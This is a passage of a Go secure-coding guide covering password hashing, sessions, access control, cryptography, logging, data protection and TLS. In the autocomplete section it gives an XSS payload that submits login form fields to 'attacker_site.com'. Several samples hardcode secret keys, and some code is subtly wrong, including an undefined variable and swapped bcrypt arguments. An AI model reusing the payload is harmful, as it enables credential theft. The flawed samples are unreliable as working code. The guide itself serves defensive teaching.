Well, if you know all possible passwords, you can pre-compute their hashes and then run a rainbow table attack.

Certainly you were already told that passwords are hard to manage from user's point of view, and that users are not only able re-use passwords but they also tend to use something easy to remember, which makes the universe really small.

How can we avoid this?

The point is: if two different users provide the same password `p1` we should store a different hashed value. It may sound impossible but the answer is `salt` : a pseudo-random **unique per user password** value which is appended to `p1` so that the resulting hash is computed as follows: `H(p1 + salt)` .

So each entry on passwords store should keep the resulting hash and the `salt` itself in plaintext: `salt` is not required to remain private.

Last recommendations.

- Avoid using deprecated hashing algorithms (e.g. SHA-1, MD5, etc)
- Read the Pseudo-Random Generators section.

The following code-sample shows a basic example of how this works:

```
package main

import (
    "crypto/rand"
    "crypto/sha256"
    "database/sql"
    "fmt"
    "io"
)

const saltSize = 32

func main() {
    email := []byte("john.doe@somedomain.com")
    password := []byte("47;u5:B(95m72;Xq")

    // create random word
    salt := make([]byte, saltSize)
    _, err := io.ReadFull(rand.Reader, salt)
    if err != nil {
        panic(err)
    }

    // let's create SHA256(password+salt)
    hash := sha256.New()
    hash.Write(password)
    hash.Write(salt)

    // this is here just for demo purposes
    //
    // fmt.Printf("email   : %s\n", string(email))
    // fmt.Printf("password: %s\n", string(password))
    // fmt.Printf("salt    : %x\n", salt)
    // fmt.Printf("hash    : %x\n", hash.Sum(nil))

    // you're supposed to have a database connection
    stmt, err := db.Prepare("INSERT INTO accounts SET hash=?,salt=?,email=?")
    if err != nil {
        panic(err)
    }
    result, err := stmt.Exec(email, h, salt)
    if err != nil {
        panic(err)
    }

}
```

However, this approach has several flaws and should not be used. It is given here only to illustrate the theory with a practical example. The next section explains how to correctly salt passwords in real life.

Storing password securely: the practice

One of the most important adage in cryptography is: **never roll your own crypto**. By doing so, one can put at risk the entire application. It is a sensitive and complex topic. Hopefully, cryptography provides tools and standards reviewed and approved by experts. It is therefore important to use them instead of trying to re-invent the wheel.

In the case of password storage, the hashing algorithms recommended by OWASP are `bcrypt` , `PDKDF2` , `Argon2` and `scrypt` . Those take care of hashing and salting passwords in a robust way. Go authors provide an extended package for cryptography, that is not part of the standard library. It provides robust implementations for most of the aforementioned algorithms. It can be downloaded using `go get` :

```
go get golang.org/x/crypto
```

The following example shows how to use bcrypt, which should be good enough for most of the situations. The advantage of bcrypt is that it is simpler to use and is therefore less error-prone.

```
package main

import (
    "database/sql"
    "fmt"

    "golang.org/x/crypto/bcrypt"
)

func main() {
    email := []byte("john.doe@somedomain.com")
    password := []byte("47;u5:B(95m72;Xq")

    // Hash the password with bcrypt
    hashedPassword, err := bcrypt.GenerateFromPassword(password, bcrypt.DefaultCost)
    if err != nil {
        panic(err)
    }

    // this is here just for demo purposes
    //
    // fmt.Printf("email          : %s\n", string(email))
    // fmt.Printf("password       : %s\n", string(password))
    // fmt.Printf("hashed password: %x\n", hashedPassword)

    // you're supposed to have a database connection
    stmt, err := db.Prepare("INSERT INTO accounts SET hash=?, email=?")
    if err != nil {
        panic(err)
    }
    result, err := stmt.Exec(hashedPassword, email)
    if err != nil {
        panic(err)
    }
}
```

Bcrypt also provides a simple and secure way to compare a plaintext password with an already hashed password:

```
 // credentials to validate
 email := []byte("john.doe@somedomain.com")
 password := []byte("47;u5:B(95m72;Xq")

// fetch the hashed password corresponding to the provided email
record := db.QueryRow("SELECT hash FROM accounts WHERE email = ? LIMIT 1", email)

var expectedPassword string
if err := record.Scan(&expectedPassword); err != nil {
    // user does not exist
}

if bcrypt.CompareHashAndPassword(password, []byte(expectedPassword)) != nil {
    // passwords do not match
}
```

> 1. Hashing functions are the subject of Collisions but recommended hashing functions have a really low collisions probability ↩

Password Policies

Passwords are an historical asset, part of most authentication systems, and the number one target of attackers.

Quite often some service leaks its user's database, and despite the leak of email addresses and other personal data, the biggest concern are passwords. Why? Because passwords are not easy to manage and remember, users not only tend to use weak passwords (e.g. "123456") they can easily remember and can also re-use the same password for different services.

If your application sign-in requires a password, the best you can do is to "*enforce password complexity requirements, (...) requiring the use of alphabetic as well as numeric and/or special characters)*". Password length should also be enforced: "*eight characters is commonly used, but 16 is better or consider the use of multi-word pass phrases*".

Of course that none of the previous guidelines will prevent users from re-using the same password. The best you can do to tackle down this bad practice is to "*enforce password changes*", preventing password re-use. "*Critical systems may require more frequent changes. The time between resets must be administratively controlled*".

Reset

Even if you're not applying any extra password policy, users still need to be able to reset their password. Such a mechanism is as critical as signup or sign-in, and you're encouraged to follow the best practices to be sure your system does not disclose sensitive data nor is compromised.

"*Passwords should be at least one day old before they can be changed*". This way you'll prevent attacks on password re-use. Whenever using "*email based resets, only send email to a pre-registered address with a temporary link/password*" which should have a short expiration time.

Whenever a password reset is requested, the user should be notified. The same way, temporary passwords should be changed on next use.

A common practice for password reset is the "Security Question", whose answer was previously configured by the account owner. "*Password reset questions should support sufficiently random answers*": asking for "Favorite Book?" may lead to "The Bible" quite often which makes this reset question a bad one.

Other guidelines

Authentication is a critical part of any system so you should always employ correct and safe practices. Below are some guidelines to make your authentication system more resilient:

- "*Re-authenticate users prior to performing critical operations*"
- "*Use Multi-Factor Authentication for highly sensitive or high value transactional accounts*"
- "*Implement monitoring to identify attacks against multiple user accounts, utilizing the same password. This attack pattern is used to bypass standard lockouts, when user IDs can be harvested or guessed*"
- "*Change all vendor-supplied default passwords and user IDs or disable the associated accounts*"
- "*Enforce account disabling after an established number of invalid login attempts (e.g., five attempts is common). The account must be disabled for a period of time sufficient to discourage brute force guessing of credentials, but not so long as to allow for a denial-of-service attack to be performed*"

Session Management

In this section we will cover the most important aspects of session management according to OWASP's Secure Coding Practices. An example is provided along with an overview of the rationale behind these practices. Along with this text, there is a folder which contains the complete source code of the program we will analyze during this article. The flow of the session process can be seen in the following image:

When dealing with session management, the application should only recognize the server's session management controls, and the session's creation should be done on a trusted system. In the code example provided, our application generates a session using JWT. This is done in the following function:

```
// create a JWT and put in the clients cookie
func setToken(res http.ResponseWriter, req *http.Request) {
  ...
}
```

We must ensure that the algorithms used to generate our session identifier are sufficiently random, to prevent session brute forcing.

```
...
token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
signedToken, _ := token.SignedString([]byte("secret")) //our secret
...
```

Now that we have a sufficiently strong token, we must also set the `Domain` , `Path` , `Expires` , `HTTP only` , `Secure` for our cookies. In this case the `Expires` value is in the example set to 30 minutes since we are considering our application a low-risk application.

```go
// Our cookie parameter
cookie := http.Cookie{
    Name: "Auth",
    Value: signedToken,
    Expires: expireCookie,
    HttpOnly: true,
    Path: "/",
    Domain: "127.0.0.1",
    Secure: true
}

http.SetCookie(res, &cookie) //Set the cookie
```

Upon sign-in, a new session is always generated. The old session is never re-used, even if it is not expired. We also use the `Expire` parameter to enforce periodic session termination as a way to prevent session hijacking. Another important aspect of cookies is to disallow concurrent login for the same username. This can be done by keeping a list of logged in users, and compare the new login username against said list. This list of active users is usually kept in a Database.

Session identifiers should never be exposed in URL's. They should only be located in the HTTP cookie header. An example of a bad practice is to pass session identifiers as GET parameters. Session data must also be protected from unauthorized access by other users of the server.

Regarding HTTP to HTTPS connection changes, special care should be taken to prevent MITM attacks that sniff and potentially hijack the user's session. The best practice regarding this issue, is to use HTTPS in all requests. In the following example our server is using HTTPS.

```go
err := http.ListenAndServeTLS(":443", "cert/cert.pem", "cert/key.pem", nil)
if err != nil {
  log.Fatal("ListenAndServe: ", err)
}
```

In case of highly sensitive or critical operations, the token should be generated per-request instead of per-session. Always make sure the token is sufficiently random and has a length secure enough to protect against brute forcing.

The final aspect to consider in session management, is the **Logout** functionality. The application should provide a way to logout from all pages that require authentication, as well as fully terminate the associated session and connection. In our example, when a user logs out, the cookie is deleted from the client. The same action should be taken on the place where we store our user session information.

```
...
cookie, err := req.Cookie("Auth") //Our auth token
if err != nil {
  res.Header().Set("Content-Type", "text/html")
  fmt.Fprint(res, "Unauthorized - Please login <br>")
  fmt.Fprintf(res, "<a href=\"login\"> Login </a>")
  return
}
...
```

The full example can be found in session.go

Access Control

When dealing with access controls the first step to take is to use only trusted system objects for access authorization decisions. In the example provided in the Session Management section we implemented this using JWT . JSON Web Tokens to generate a session token on the server-side.

```
// create a JWT and put in the clients cookie
func setToken(res http.ResponseWriter, req *http.Request) {
    //30m Expiration for non-sensitive applications - OWASP
    expireToken := time.Now().Add(time.Minute * 30).Unix()
    expireCookie := time.Now().Add(time.Minute * 30)

    //token Claims
    claims := Claims{
        {...}
    }

    token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
    signedToken, _ := token.SignedString([]byte("secret"))
```

We can then store and use this token to validate the user and enforce our `Access Control` model.

The component used for access authorization should be a single one, used site-wide. This includes libraries that call external authorization services.

In case of failure, access control should fail securely. In Go we can use `Defer` to achieve this. More details in the Error Logging section of the document.

If the application cannot to access its configuration information, all access to the application should be denied.

Authorization controls should be enforced on every request, including server-side scripts as well as requests from client-side technologies like AJAX or Flash.

It is also important to properly separate privileged logic from the rest of the application code.

Other important operations where access controls must be enforced in order to prevent an unauthorized user from accessing them are:

- File and other resources.
- Protected URL's
- Protected functions

- Direct object references
- Services
- Application data
- User and data attributes and policy information.

In the provided sample, a simple direct object reference is tested. This code is built upon the sample in the Session Management.

When implementing these access controls, it's important to verify that the server-side implementation and the presentation layer representations of access control rules match.

If *state data* needs to be stored on the client-side, it's necessary to use encryption and integrity checking in order to prevent tampering.

Application logic flow must comply with the business rules.

When dealing with transactions, the number of transactions a single user or device can perform in a given period of time must be above the business requirements but low enough to prevent a user from performing a DoS type attack.

It is important to note that using only the `referer` HTTP header is insufficient to validate authorization, and should only be used as a supplemental check.

Regarding long authenticated sessions, the application should periodically re-evaluate the user's authorization to verify that the user's permissions have not changed. If the permissions have changed, log the user out and force them to re-authenticate.

User accounts should also have a way to audit them, in order to comply with safety procedures. (e.g. Disabling a user's account 30 days after the password's expiration date).

The application must also support the disabling of accounts and the termination of sessions when a user's authorization is revoked. (e.g. Role change, employment status, etc.).

When supporting external service accounts and accounts that support connections *from* or *to* external systems, these accounts must run on the lowest level of privilege possible.

Cryptographic Practices

Let's make the first statement as strong as your cryptography should be: **hashing and encrypting are two different things**.

There's a general misconception and most of the time hashing and encrypting are used interchangeably, incorrectly. They are different concepts and they also serve different purposes.

A hash is a string or number generated by a (hash) function from source data:

```
hash := F(data)
```

The hash has fixed length and its value vary widely with small variations in input (collisions may still happen). A good hashing algorithm won't allow to turn a hash into its original source[1]. MD5 is the most popular hashing algorithm but securitywise BLAKE2 is considered the strongest and most flexible. However, BLAKE2 has no official implementation in Go yet, so we fallback to SHA-256.

Whenever you have something that you don't need to know what it is but only if it is what it is supposed to be (like checking file integrity after download), you should use hashing[2]

```
package main

import "fmt"
import "io"
import "crypto/md5"
import "crypto/sha256"

func main () {
        h_md5 := md5.New()
        h_sha := sha256.New()
        io.WriteString(h_md5, "Welcome to Go Language Secure Coding Practices")
        io.WriteString(h_sha, "Welcome to Go Language Secure Coding Practices")
        fmt.Printf("MD5    : %x\n", h_md5.Sum(nil))
        fmt.Printf("SHA256: %x\n", h_sha.Sum(nil))
}
```

The output

```
MD5   : ea9321d8fb0ec6623319e49a634aad92
SHA256: ba4939528707d791242d1af175e580c584dc0681af8be2a4604a526e864449f6
```

On the other hand, encryption turns data into variable length data using a key

```
encrypted_data := F(data, key)
```

Unlike the hash, we can compute `data` back from `encrypted_data` applying the right decryption function and key

```
data := F⁻¹(encrypted_data, key)
```

Encryption should be used whenever you need to communicate or store sensitive data, which you or someone else needs to access later on for further processing. A "simple" encryption use case is the HTTPS - Hyper Text Transfer Protocol Secure. AES is the *de facto* standard when it comes to symmetric key encryption. This algorithm, as many other symmetric ciphers, can be implemented in different modes. You'll notice in the code sample below, GCM (Galois Counter Mode) was used, instead of the more popular (in cryptography code examples, at least) CBC/ECB. The main difference between GCM and CBC/ECB is the fact that the former is an **authenticated** cipher mode, meaning that after the encryption stage, an authentication tag is added to the ciphertext, which will then be validated **prior** to message decryption, ensuring the message has not been tampered with. On the other hand, you have Public key cryptography or asymmetric cryptography which makes use of pairs of keys: public and private. Public key cryptography is less performant than symmetric key cryptography for most cases, so its most common use-case is sharing a symmetric key between two parties using assymetric cryptography, so they can then use the symmetric key to exchange messages encrypted with symmetric cryptography. Aside from AES, which is 90's technology, Go authors have begun to implement and support more modern symmetric encryption algorithms which also provide authentication, such as chacha20poly1305.

Another interesting package in Go is x/crypto/nacl. This is a reference to Dr. Daniel J. Bernstein's NaCl library, which is a very popular modern cryptography library. The nacl/box and nacl/secretbox in Go are implementations of NaCl's abstractions for sending encrypted messages for the two most common use-cases:

- Sending authenticated, encrypted messages between two parties using public key cryptography (nacl/box)
- Sending authenticated, encrypted messages between two parties using symmetric (a.k.a secret-key) cryptography

It is very advisable to use one of these abstractions instead of direct use of AES, if they fit your use-case.

```go
package main

import "fmt"
import "io"
import "crypto/aes"
import "crypto/cipher"
import "crypto/rand"

func main() {
        key := []byte("Encryption Key should be 32 char")
        data := []byte("Welcome to Go Language Secure Coding Practices")

        block, err := aes.NewCipher(key)
        if err != nil {
                panic(err.Error())
        }

        nonce := make([]byte, 12)
        if _, err := io.ReadFull(rand.Reader, nonce); err != nil {
                panic(err.Error())
        }

        aesgcm, err := cipher.NewGCM(block)
        if err != nil {
                panic(err.Error())
        }

        encrypted_data := aesgcm.Seal(nil, nonce, data, nil)
        fmt.Printf("Encrypted: %x\n", encrypted_data)

        decrypted_data, err := aesgcm.Open(nil, nonce, encrypted_data, nil)
        if err != nil {
                panic(err.Error())
        }

        fmt.Printf("Decrypted: %s\n", decrypted_data)
}
```

```
Encrypted: a66bd44db1fac7281c33f6ca40494a320644584d0595e5a0e9a202f8aeb22dae659dc06932d
4e409fe35a95d14b1cffacbe3914460dd27cbd274b0c3a561
Decrypted: Welcome to Go Language Secure Coding Practices
```

Please note you should "*establish and utilize a policy and process for how cryptographic keys will be managed*", protecting "*master secrets from unauthorized access*". That being said: your cryptographic keys shouldn't be hardcoded in the source code (as it is on this example).

Go's crypto package collects common cryptographic constants, but implementations have their own packages, as the crypto/md5 one.

Most modern cryptographic algorthims have been implemented under https://godoc.org/golang.org/x/crypto, so developers should focus on those instead of the implementations in the `crypto/*` package.

> 1. Rainbow table attacks are not a weakness on the hashing algorithms. ↩

> 2. Consider reading the Authentication and Password Management section about "*strong one-way salted hashes*" for credentials. ↩

Pseudo-Random Generators

In OWASP Secure Coding Practices you'll find what seems to be a really complex guideline: "*All random numbers, random file names, random GUIDs, and random strings should be generated using the cryptographic module's approved random number generator when these random values are intended to be un-guessable*", so let's talk about "random numbers".

Cryptography relies on some randomness, but for the sake of correctness what most programming languages provide out-of-the-box is a pseudo-random number generator: Go's math/rand is not an exception.

You should carefully read the documentation when it states that "*Top-level functions, such as Float64 and Int, use a default shared Source that produces a **deterministic sequence** of values each time a program is run.*" (source)

What exactly does it mean? Let's see

```
package main

import "fmt"
import "math/rand"

func main() {
    fmt.Println("Random Number: ", rand.Intn(1984))
}
```

Running this program several times will lead exactly to the same number/sequence, but why?

```
$ for i in {1..5}; do go run rand.go; done
Random Number:  1825
Random Number:  1825
Random Number:  1825
Random Number:  1825
Random Number:  1825
```

Because Go's math/rand is a deterministic pseudo-random number generator like many others they use a source, called a Seed. This Seed is **solely** responsible for the randomness of the deterministic pseudo-random number generator -- if it is known or predictable, the same will happen to generated number sequence.

We could "fix" this example quite easily by using the math/rand Seed function getting the expected five different values for each program execution, but because we're on Cryptographic Practices section we should follow to Go's crypto/rand package.

```go
package main

import "fmt"
import "math/big"
import "crypto/rand"

func main() {
    rand, err := rand.Int(rand.Reader, big.NewInt(1984))
    if err != nil {
        panic(err)
    }

    fmt.Printf("Random Number: %d\n", rand)
}
```

You may notice that running crypto/rand is slower than math/rand but this is expected: the fastest algorithm isn't always the safest. Crypto's rand is also safer to implement; an example of this, is the fact that you *CANNOT* seed crypto/rand, the library uses OS-randomness for this, preventing developer misuse.

```
$ for i in {1..5}; do go run rand-safe.go; done
Random Number: 277
Random Number: 1572
Random Number: 1793
Random Number: 1328
Random Number: 1378
```

If you're curious about how this can be exploited just think what happens if your application creates a default password on user signup, by computing the hash of a pseudo-random number generated with Go's math/rand as shown in the first example?

Yes, you guessed it, you would be able to predict the user's password!

Error Handling and Logging

Error handling and logging are an essential part of application and infrastructure protection. When Error Handling is mentioned, it is referring to the capture of any errors in our application logic that may cause the system to crash unless handled correctly. On the other hand, Logging details all the operations and requests that occurred on our system. Logging not only allows the identification of all operations that have occurred, but it also helps determine what actions need to be taken to protect the system. Since attackers sometime attempt to remove all traces of their action by deleting logs, it's critical that logs are centralized.

The scope of this section covers the following:

- Error Handling
- Logging

Error Handling

In Go, there is a built-in `error` type. The different values of `error` type, indicate an abnormal state. Usually in Go if the `error` value is not nil then an error has occurred, and must be dealt with, in order to allow the application to recover from said state without crashing.

A simple example taken from the Go blog follows:

```
if err != nil {
    // handle the error
}
```

Not only can the built-in errors be used, we can also specify our own error types. This can be achieved by using the `errors.New` function. Example:

```
{...}
if f < 0 {
    return 0, errors.New("math: square root of negative number")
}
//If an error has occurred print it
if err != nil {
    fmt.Println(err)
}
{...}
```

Just in case we need to format the string containing the invalid argument to see what caused the error, the `Errorf` function in the `fmt` package allows us to do this.

```
{...}
if f < 0 {
    return 0, fmt.Errorf("math: square root of negative number %g", f)
}
{...}
```

When dealing with error logs, the developers should ensure no sensitive information is disclosed in the error responses, as well as guarantee that no error handlers leak information (e.g. debugging, or stack trace information).

In Go there are additional error handling functions, these functions are `panic` , `recover` and `defer` . When an application state is `panic` it's normal execution is interrupted, any `defer` statements are executed, and then the function returns to it's caller. `recover` is usually used inside `defer` statements and allow the application to regain control over a *panicking* routine, and return to normal execution. The following snippet, based on the Go documentation explains the execution flow:

```
func main () {
    start()
    fmt.Println("Returned normally from start().")
}

func start () {
    defer func () {
        if r := recover(); r != nil {
            fmt.Println("Recovered in start()")
        }
    }()
    fmt.Println("Called start()")
    part2(0)
    fmt.Println("Returned normally from part2().")
}

func part2 (i int) {
    if i > 0 {
        fmt.Println("Panicking in part2()!")
        panic(fmt.Sprintf("%v", i))
    }
    defer fmt.Println("Defer in part2()")
    fmt.Println("Executing part2()")
    part2(i + 1)
}
```

Output:

```
Called start()
Executing part2()
Panicking in part2()!
Defer in part2()
Recovered in start()
Returned normally from start().
```

By examining the output we can see how Go can handle `panic` situations and recover from them, allowing the application to resume its normal state. These functions allow for a graceful recovery from an otherwise unrecoverable failure.

It's worth noting that `defer` usages also include *Mutex Unlocking*, or loading content after the surrounding function has executed (e.g. footer).

In the `log` package there is also a `log.Fatal`. Fatal level is effectively logging the message, then calling `os.Exit(1)`. Which means:

- Defer statements will not be executed.
- Buffers will not be flushed.
- Temporary files and directories are not removed.

Considering all the previously mentioned points, we can see how `log.Fatal` differs from `Panic` and why it should be used carefully. Some examples of the possible usage of `log.Fatal` are:

- Set up logging and check whether we have a sane environment and parameters. If we don't, then there's no need to execute our main().
- An error that should never occur and that we know that it's unrecoverable.
- If a non-interactive process encounters an error and cannot complete, there is no way to notify the user about this error. It's best to stop the execution before additional problems can emerge from this failure.

An example of initialization failure to illustrate:

```
func init(i int) {
    ...
    //This is just to deliberately crash the function.
    if i < 2 {
        fmt.Printf("Var %d - initialized\n", i)
    } else {
        //This was never supposed to happen, so we'll terminate our program.
        log.Fatal("Init failure - Terminating.")
    }
}

func main() {
    i := 1
    for i < 3 {
        init(i)
        i++
    }
    fmt.Println("Initialized all variables successfully")
```

It's important to assure that in case of an error associated with the security controls it's access is denied by default.

Logging

Logging should always be handled by the application and should not rely on server configuration.

All logging should be implemented by a master routine on a trusted system, and the developers should also ensure no sensitive data is included in the logs (e.g. passwords, session information, system details, etc.), nor is there any debugging or stack trace information. Additionally, logging should cover both successful and unsuccessful security events, with an emphasis on important log event data.

Important event data most commonly refers to:

- All input validation failures.
- All authentication attempts, especially failures.
- All access control failures.
- All apparent tampering events, including unexpected changes to state data.
- All attempts to connect with invalid or expired session tokens.
- All system exceptions.
- All administrative functions, including changes to security configuration settings.
- All backend TLS connection failures and cryptographic module failures.

A simple log example which illustrates this:

```go
func main() {
    var buf bytes.Buffer
    var RoleLevel int

    logger := log.New(&buf, "logger: ", log.Lshortfile)

    fmt.Println("Please enter your user level.")
    fmt.Scanf("%d", &RoleLevel) //<--- example

    switch RoleLevel {
    case 1:
        // Log successful login
        logger.Printf("Login successfull.")
        fmt.Print(&buf)
    case 2:
        // Log unsuccessful Login
        logger.Printf("Login unsuccessful - Insufficient access level.")
        fmt.Print(&buf)
     default:
        // Unspecified error
        logger.Print("Login error.")
        fmt.Print(&buf)
    }
}
```

It's also good practice to implement generic error messages or custom error pages as a way to make sure that no information is leaked when an error occurs.

Go's native package to handle logs doesn't support log levels, which means that natively to have level based logging would mean implementing levels by hand. Another issue with the native logger is that there is no way to turn logging on or off on a per-package basis.

Since all applications require proper logging to maintain upkeep and security, most of the projects use a third-party logging library like:

- Logrus - https://github.com/Sirupsen/logrus
- glog - https://github.com/golang/glog
- loggo - https://github.com/juju/loggo

Of these libraries, the most used is Logrus.

From the log access perspective, only authorized individuals should have access to the logs. Developers should also make sure that a mechanism that allows for log analysis is set in place, as well as guarantee that no untrusted data will be executed as code in the intended log viewing software or interface.

Regarding allocated memory cleanup, Go has an built-in Garbage Collector for this very purpose.

As a final step to guarantee log validity and integrity, a cryptographic hash function should be used as an additional step to ensure no log tampering has taken place.

```
{...}
// Get our known Log checksum from checksum file.
logChecksum, err := ioutil.ReadFile("log/checksum")
str := string(logChecksum) // convert content to a 'string'

// Compute our current log's MD5
b, err := ComputeMd5("log/log")
if err != nil {
  fmt.Printf("Err: %v", err)
} else {
  md5Result := hex.EncodeToString(b)
  // Compare our calculated hash with our stored hash
  if str == md5Result {
    // Ok the checksums match.
    fmt.Println("Log integrity OK.")
  } else {
    // The file integrity has been compromised...
    fmt.Println("File Tampering detected.")
  }
}
{...}
```

Note: The `ComputeMD5()` function calculates a file's MD5. It's also important to note that the log-file hashes must be stored in a safe place, and compared with the current log hash to verify integrity before any updates to the log. Full source is included in the document.

Data Protection

Nowadays, one of the most important things in security in general is data protection. You don't want something like:

In a nutshell, data from your web application needs to be protected, so in this section we will take a look at the different ways to secure it.

One of the first things you should take care is creating and implementing the right privileges for each user and restrict them to only the functions they really need.

For example, consider a simple online store with the following user roles:

- *Sales user*: Permission only to view catalog
- *Marketing user*: Allowed to check statistics
- *Developer*: Allowed to modify pages and web application options

Also, in the system configuration (aka webserver), you should define the right permissions.

The main thing is to define the right role for each user - web or system.

Role separation and access controls are further discussed in the Access Control section.

Remove sensitive information

Temporary and cache files which contain sensitive information should be removed as soon as they're not needed. If you still need some of them, move them to protected areas or encrypt them.

Comments

Sometimes developers leave comments like *To-do lists* in the source-code, and sometimes, in the worst case scenario, developers may leave credentials.

```
// Secret API endpoint - /api/mytoken?callback=myToken
fmt.Println("Just a random code")
```

In the above example, the developer has a endpoint in a comment which, if not well protected, could be used by a malicious user.

URL

Passing sensitive information using the HTTP GET method leaves the web application vulnerable because:

1. Data could be intercepted if not using HTTPS by MITM attacks.
2. Browser history stores the user's information. If the URL has session IDs, pins or tokens that don't expire (or have low entropy), they can be stolen.

```
req, _ := http.NewRequest("GET", "http://mycompany.com/api/mytoken?api_key=000s3cr3t00
0", nil)
```

If you web application tries to get information from a third-party website using your `api_key`, it could be stolen if anyone is listening within your network. This is due to the lack of HTTPS and the parameters being passed through GET.

Also, if your web application has links to the example site:

```
http://mycompany.com/api/mytoken?api_key=000s3cr3t000
```

It will be stored in your browser history so, again, it can be stolen.

Solutions should always use HTTPS. Furthermore, try to pass the parameters using the POST method and, if possible, use one time only session IDs or token.

Information is power

You should always remove application and system documentation on the production environment. Some documents could disclose versions, or even functions that could be used to attack your web application (e.g. Readme, Changelog, etc.).

As a developer, you should allow the user to remove sensitive information that is no longer used. Imagine that the user has expired credit cards on his account and wants to remove them - your web application should allow it.

All of the information that is no longer needed must be deleted from the application.

Encryption is the key

Every highly sensitive information should be encrypted in your web application. Use the military-grade encryption available in Go; for more information, see the Cryptographic Practices section.

If you need to implement your code elsewhere, just build and share the binary - there's no bulletproof solution to prevent reverse engineering.

Getting different permissions for accessing the code and limiting the access for your source-code is the best approach.

Do not store passwords, connection strings (see example for how to secure database connection strings on Database Security section) or other sensitive information in clear text or in any non-cryptographically secure manner on the client side. This includes embedding in insecure formats (e.g. Adobe flash or compiled code).

A small example of encryption in Go using and external package `golang.org/x/crypto/nacl/secretbox`:

```go
// Load your secret key from a safe place and reuse it across multiple
// Seal calls. (Obviously don't use this example key for anything
// real.) If you want to convert a passphrase to a key, use a suitable
// package like bcrypt or scrypt.
secretKeyBytes, err := hex.DecodeString("6368616e676520746869732070617373776f726420746
f206120736563726574")
if err != nil {
    panic(err)
}

var secretKey [32]byte
copy(secretKey[:], secretKeyBytes)

// You must use a different nonce for each message you encrypt with the
// same key. Since the nonce here is 192 bits long, a random value
// provides a sufficiently small probability of repeats.
var nonce [24]byte
if _, err := io.ReadFull(rand.Reader, nonce[:]); err != nil {
    panic(err)
}

// This encrypts "hello world" and appends the result to the nonce.
encrypted := secretbox.Seal(nonce[:], []byte("hello world"), &nonce, &secretKey)

// When you decrypt, you must use the same nonce and key you used to
// encrypt the message. One way to achieve this is to store the nonce
// alongside the encrypted message. Above, we stored the nonce in the first
// 24 bytes of the encrypted text.
var decryptNonce [24]byte
copy(decryptNonce[:], encrypted[:24])
decrypted, ok := secretbox.Open([]byte{}, encrypted[24:], &decryptNonce, &secretKey)
if !ok {
    panic("decryption error")
}

fmt.Println(string(decrypted))
```

Output will be:

```
hello world
```

Disable what you don't need

Another simple and efficient way to mitigate attack vectors is to guarantee that any unnecessary applications or services are disabled in your systems.

Autocomplete

According to Mozilla documentation, you can disable autocompletion in the entire form by using:

```
<form method="post" action="/form" autocomplete="off">
```

Or a specific form element:

```
<input type="text" id="cc" name="cc" autocomplete="off">
```

This is especially useful for disabling autocomplete on login forms. Imagine a case where a XSS vector is present in the login page. If the malicious user creates a payload like:

```
window.setTimeout(function() {
  document.forms[0].action = 'http://attacker_site.com';
  document.forms[0].submit();
}
), 10000);
```

It will send the autocomplete form fields to the `attacker_site.com` .

Cache

Cache control in pages that contain sensitive information should be disabled.

This can be achieved by setting the corresponding header flags, as shown in the following snippet:

```
w.Header().Set("Cache-Control", "no-cache, no-store")
w.Header().Set("Pragma", "no-cache")
```

The `no-cache` value tells the browser to revalidate with the server before using any cached response. It does not tell the browser to *not cache*.

On the other hand, `no-store` value is really - *Hey stop caching!* - and must not store any part of the request or response.

The `Pragma` header is there to support HTTP/1.0 requests.

Communication Security

When approaching communication security, developers should be certain that the channels used for communication are secure. Types of communication include server-client, server-database, as well as all backend communications. These must be encrypted to guarantee data integrity and to protect against common attacks related to communication security. Failure to secure these channels allows known attacks like MITM, which let's criminals intercept and read the traffic in these channels.

The scope of this section covers the following communication channels:

- HTTP/TLS
- Websockets

HTTP/TLS

`TLS/SSL` is a cryptographic protocol that allows encryption over otherwise unsecure communication channels. The most common usage of it is to provide secure `HTTP` communication, also known as `HTTPS`. The protocol ensures that the following properties apply to the communication channel:

- Privacy
- Authentication
- Data integrity

Its implementation in Go is in the `crypto/tls` package. In this section we will focus on the Go implementation and usage. Although the theoretical part of the protocol design and it's cryptographic practices are beyond the scope of this article, additional information is available on the Cryptography Practices section of this document.

The following is a simple example of an HTTP with TLS:

```
import "log"
import "net/http"

func main() {
  http.HandleFunc("/", func (w http.ResponseWriter, req *http.Request) {
    w.Write([]byte("This is an example server.\n"))
  })

  // yourCert.pem - path to your server certificate in PEM format
  // yourKey.pem -  path to your server private key in PEM format
  log.Fatal(http.ListenAndServeTLS(":443", "yourCert.pem", "yourKey.pem", nil))
}
```

This is a simple out-of-the-box implementation of SSL in a webserver using Go. It's worth noting that this example gets an "A" on SSL Labs.

To further improve the communication security, the following flag could be added to the header, in order to enforce HSTS (HTTP Strict Transport Security):

```
w.Header().Add("Strict-Transport-Security", "max-age=63072000; includeSubDomains")
```

Go's TLS implementation is in the `crypto/tls` package. When using TLS, make sure that a single standard TLS implementation is used and that it's appropriately configured.

Implementing SNI (Server Name Indication) based on the previous example:

```go
...
type Certificates struct {
    CertFile    string
    KeyFile     string
}

func main() {
    httpsServer := &http.Server{
        Addr: ":8080",
    }

    var certs []Certificates
    certs = append(certs, Certificates{
        CertFile: "../etc/yourSite.pem", //Your site certificate key
        KeyFile:  "../etc/yourSite.key", //Your site private key
    })

    config := &tls.Config{}
    var err error
    config.Certificates = make([]tls.Certificate, len(certs))
    for i, v := range certs {
        config.Certificates[i], err = tls.LoadX509KeyPair(v.CertFile, v.KeyFile)
    }

    conn, err := net.Listen("tcp", ":8080")

    tlsListener := tls.NewListener(conn, config)
    httpsServer.Serve(tlsListener)
    fmt.Println("Listening on port 8080...")
}
```

It should be noted that when using TLS, the certificates should be valid, have the correct domain name, should not be expired, and should be installed with intermediate certificates when required, as recommended in the OWASP SCP Quick Reference Guide.

Important: Invalid TLS certificates should always be rejected. Make sure that the `InsecureSkipVerify` configuration is not set to `true` in a production environment. The following snippet is an example of how to set this:

```go
config := &tls.Config{InsecureSkipVerify: false}
```

Use the correct hostname in order to set the server name:

```go
config := &tls.Config{ServerName: "yourHostname"}
```

Another known attack against TLS to be aware of is called POODLE. It is related to TLS connection fallback when the client does not support the server's cypher. This allows the connection to be downgraded to a vulnerable cypher.

By default, Go disables SSLv3 and the cypher's minimum version and maximum version can be set with the following configurations:

```
// MinVersion contains the minimum SSL/TLS version that is acceptable.
// If zero, then TLS 1.0 is taken as the minimum.
  MinVersion uint16
```

```
// MaxVersion contains the maximum SSL/TLS version that is acceptable.
// If zero, then the maximum version supported by this package is used,
// which is currently TLS 1.2.
MaxVersion uint16
```

The safety of the used cyphers can be checked with SSL Labs.

